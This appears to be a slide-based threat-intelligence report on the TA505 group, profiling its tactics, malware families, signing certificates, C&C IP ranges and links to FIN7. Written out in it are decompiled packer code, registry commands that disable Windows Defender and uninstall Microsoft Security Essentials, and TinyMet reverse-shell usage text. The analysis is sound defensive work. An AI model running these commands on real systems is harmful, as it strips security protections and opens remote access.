TA505:

Attacking industries around the world

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01

TA505 Profiling

TA505

• TA505 Threat Group is a threat group that has been carrying out active attacks to date, starting with malwares, called Dridex, for the theft of financial information since 2014.

• It mainly attacked financial and energy-related industries by using ransomware and remote-controlled malware overseas.

Attack TTP

A. Tactics


- Spear Phishing Mail for Initial Compromise

B.Techniques

- Bypass vaccine detection
- determine whether they are individuals or businesses
- propagate ransomwares to internal network PCs.

Attack TTP


C. Procedures




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Distributed Malwares

Link Between malwares of TA505




Link Between malwares of TA505



- 1. Malicious attached document
- 2. Flawed Ammyy
- 3. Clop ransomware
- 4. Amadey Bot
- 5. Email Stealer
- 6. TinyMet
- 7. SDBbot

1. Custom Packer




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1. Allocate virtual memory
v9 = VirtualAlloc(0, dwSize, flAllocationType, v15 << 6);</pre>
                                                                     XOR & ROL4 operation by 4 bytes
v26 = 1557524;
v10 = v9:
                                                                     of Key from .data section
v29 = &v12;
v12 = -60148796;
v31 = -181549193;
v22 = 44186;
v30 = &v22;
v27 = 43606;
                                             32 61 00 00 E6 B8 03 CF 2A 60 00 BC 7E 6A D1 64
                                   00026260
for (k = 0; k < 3; ++k)
                                                                                          .ž.šÿ*bé.*Œ>+Ÿÿo
                                   00026270
                                                                                          .í.>.žÿ3...jÙŒ.žëš
                                                  OB 9B 16 9E FF B3 85 6A D9 8C 19 9E EB 9A
  for (l = 0; l < 3; ++l)
   v22 *= 234 * v27;
for ( m = 0; m < 0x348; ++m )
 *(v9 + m) = dword_43B244 ^ _ROL4_(dword_43B248[m] - m, 5);
```

```
v26 = VirtualAlloc(0, dwSize, flAllocationType, v9 << 6);
v11 = -464671972;
v12 = v26;
for ( i = 0; i < 4; ++i )
{
    for ( j = 0; j < 2; ++j )
        v19 = 18806;
}
v6 = 117902288;
v20 = &unk_415300;
v22 = 0;
for ( k = 0; k < dwSize >> 2; ++k )
{
    v2 = v20[k];
    v22 -= 80;
    v22 += 800;
    *(v26 + k) = dword_4152FC ^ _ROL4_(dword_4152FC ^ (v2 - k), 5);
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```
v35 = VirtualAlloc(0, dwSize, flAllocationType, v12 << 6);
v18 = &v21;
v21 = -1423666092:
for ( l = 0; l < 5; ++l )
 v9 = 240:
 sub_401000(v21, 240, v21);
v14 = v35:
v33 = 24:
v36 = 48;
sub 401000(48, aBusMasterTimeo, 0x30);
v38 = 98;
v31 = -121051638;
                                       Email Stealer
v29 = &v31;
v23 = 1;
v39 = &v26;
v26 = 77396;
sub_401000(77396, aEcFxMu3, 0xF8C8E60A);
v22 = \&unk_41F344;
v24 = 0:
for ( m = 0; m < dwSize >> 2; ++m )
 v2 = v22[m];
 v24 -= 80;
 v24 += 800;
 *(v35 + m) = dword_41F340 ^ _R0L4_(dword_41F340 ^ (v2 - m), 5);
```

2. Valid Digital Signature




	Flawed Ammyy	Clop Ransomware
Time of signing	2019.03.06, 4:24AM	2019.02.21, 5:31AM
Digital signer	MAN TURBO (UK) LIMITED	
Serial number	7b 26 33 b3 8b 61 9c b3 98 b7 73 4a 33 5d 54 e8	
Effective period	2019.02.05 - 2020.02.06	

	Flawed Ammyy	Clop Ransomware
Time of signing	2019.03.06 6:51AM	2019.02.15 7:18AM
Digital signer	DELUX LTD	
Serial number	7b 75 b8 1a 4a 6a d8 5a 0c 60 fa 0b 31 c4 96 45	
Effective period	2019.02.05 - 2020.02.06	

3. Using same C&C server

4. Download additional malwares already known as from TA505

Flawed Ammyy



Flawed Ammyy

• **inetnum**: 169.239.128.0 - 169.239.129.255(169.239.128.0/23)

• Autonomous System Number: 61138

• Autonomous System Label : Zappie Host LLC

Country: ZA (Republic of South Africa)

• Owner : Zappie Admin


169.239.128.36	169.239.129.17
169.239.128.111	169.239.129.27
169.239.128.119	169.239.129.31
169.239.128.148	169.239.129.103
169.239.128.149	169.239.129.104
169.239.128.150	169.239.129.11
169.239.128.164	169.239.129.125
169.239.128.178	

Clop Ransomware



- check
- 1. System lauguage 2. Vaccine detection 3. Disabling of the and bypass
 - system restore
- 4. Shutting down specific processes
- 5. File encryption
- 6. Generation of ransom note

Clop Ransomware



















New Tiny Malware

```
strcpy(&v10, "/P \"P:\\Cebtenz Svyrf\\Zvpebfbsg Frphevgl Pyvrag\\Frghc.rkr\" /k /f");
sub_401830(&v11, 0, 0xBFu);
ROT13_sub_4011C0(&v10);
v5 = sub_401000(3, 1460390041); // ShellExecuteA
v5(0, 0, "cmd", &v10, 0, 0);
```

/C "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s

Deleting MSE

/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v
"DisableScanOnRealtimeEnable" /t REG_DWORD /d "1" /f

Deactivates real-time protection


/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender" /v "**DisableAntiSpyware**" /t REG_DWORD /d "1" /f

Turns off Windows Defender

/C reg add "HKLM\Software\Policies\Microsoft\Windows Defender\Real-Time Protection" /v "DisableBehaviorMonitoring" /t REG_DWORD /d "1" /f


Turns off activity detection and monitoring functions

Amadey Bot



- 1. Elevation of privileges
- 2. Vaccine Check
- 3. Self-replication 4. Automatic execution registration
- 5. Theft of system information
- 6. Reception of downloaded URL

Email Stealer



TinyMet

TinyMet v0.2


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tinymet.com
Usage: tinymet.exe [transport] LHOST LPORT
Or you can specify arguments through filename itself, separated by underscore.
like TRANSPORT_LHOST_LPORT.exe
Available transports are as follows:
                                                                                                              Function
                                                            Option
                                                                       Content
    0: reverse_tcp
    1: reverse_http
    2: reverse_https
                                                                                   Access to C&C server via port open by attacker from infected PC
                                                               0
                                                                      reverse_tcp
    3: bind_tcp
Example:
                                                                                   Connect to C&C server from infected PC via http protocol
                                                               1
                                                                      reverse_http
"tinymet.exe 2 host.com 443"
will use reverse_https and connect to host.com:443
                                                                                   Connect to C&C server from infected PC via https protocol
setting the filename to "2_host.com_443.exe" and running
                                                               2
                                                                     reverse_https
 exactly the same
                                                                                   (Encrypted communication bypasses detection)
```

bind_tcp


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C&C server accesses through open ports on infected PCs

SDBbot



SDBbot



SDBbot

Name Value Offset **₽** 880 A B C A B C ▲ File name C:\Users\user\Desktop\sdb733.sdb ■ INDEXES 0xC ■ INDEX 0x12 0x7007 INDEX TAG 0x18 INDEX KEY 0x6001 0x1C INDEX FLAGS 1 0x20 INDEX_BITS (Binary data) 0x26 ■ DATABASE 0x38 NAME Microsoft KB2720155 0x3E DATABASE ID fbc435ee-1137-cf7d-839f-63e66cee8a25 0x44 OS PLATFORM OR DEPRECATED OS PLATFORM 0x5A ■ PATCH: Compatibility Fix 0x60 NAME Compatibility Fix 0x66 (Binary data) ▲ PATCH BITS 0x6C PATCH_REPLACE services.exe ■ EXE: services.exe 0x354 NAME 0x35A services.exe APP NAME Microsoft Services 0x360 d49730dd-9bad-804b-e3db-a3bbb4a1737c EXE_ID 0x366 OpCode: PATCH REPLACE Action Size: 0x2E1 Pattern size: 0x649 Module: services.exe 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F 00000000 55 8B EC 83 E4 F8 83 EC 4C 53 56 57 B9 FD 42 72 U. ì. äø. ì LSVW vBr 1 CD\$. w. . . è R. . . 1 Á 00000010 B6 C7 44 24 18 77 00 00 00 E8 52 01 00 00 B9 C1 mhí, δèF...¹!:βP. 00000020 6D 68 ED 8B F0 E8 46 01 00 00 B9 21 3B DF 50 8B øè: . . . ¹ . ý GY. Øè. . 00000030 F8 E8 3A 01 00 00 B9 91 FD 47 59 8B D8 E8 2E 01 ..¹.(i.D\$ è ... 00000040 00 00 B9 7F 28 A0 69 89 44 24 20 E8 20 01 00 00


ScRegisterTCPEndpoint offset(0x100F93B)

```
..... HANDLE sub 100F93B()
         NTSTATUS v0: // eax
         unsigned int v1; // ebx
         void **v2; // eax
         NTSTATUS v4: // eax
         RPC_BINDING_VECTOR v5; // [esp+Ch] [ebp-28h]
         int v6; // [esp+14h] [ebp-20h]
         ULONG Length; // [esp+18h] [ebp-1Ch]
         int Dst; // [esp+1Ch] [ebp-18h]
         RPC WSTR StringBinding; // [esp+20h] [ebp-14h]
         RPC_WSTR PrincName; // [esp+24h] [ebp-10h]
         RPC WSTR Protseq; // [esp+28h] [ebp-Ch]
         RPC BINDING VECTOR *BindingVector; // [esp+2Ch] [ebp-8h]
         HANDLE Handle: // [esp+30h] [ebp-4h]
         v5.Count = 0;
         BindingVector = 0;
         v5.BindingH[0] = 0;
         StringBinding = 0;
         Protseq = 0;
         PrincName = 0:
         Dst = 0:
         Length = 4;
         if (*(DWORD *)&dword 1037074 == 1)
           return 0;
         if ( !sub 1005EB9(-2147483646, L"System\\CurrentControlSet\\Control",
           if (!sub_1005E04(Handle, L"DisableRPCOverTCP", 0, (int)&v6, &Dst,
             v4 = NtClose(Handle);
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
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Statistics of Spear Phishing Mail

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



Spear phishing mail sent day statistics >

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
Link Between TA505&FIN7

Threat groups	TA505	FIN7
Attack target	Foreign and domestic financial and energy industries	Overseas (the U.S., etc.) retailers, lodging businesses
Objective	Theft of corporate information and infection of ransomware	Theft of financial information
Major activity period	2014~	2015~
Main malware	Ransomware (Clop, Locky)	PoS malware







1. Initial Compromise: Microsoft Office's document files




2. Establish Foothold: Flawed Ammyy, Cobalt Strike

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




3. Escalate Privileges: Mimikatz




4. Internal Reconnaissance: batch script




5. Move Laterally: RDP, PSExec

```
else if ( lstrlenA_sub_10003900(a1, "rdpwrap install") )
{
    RDP_sub_10004740();
}
else if ( lstrlenA_sub_10003900(a1, "rdpwrap uninstall") )
{
    RDP_sub_100049A0();
```



6. Maintain Presence: Shim Database, TinyMet



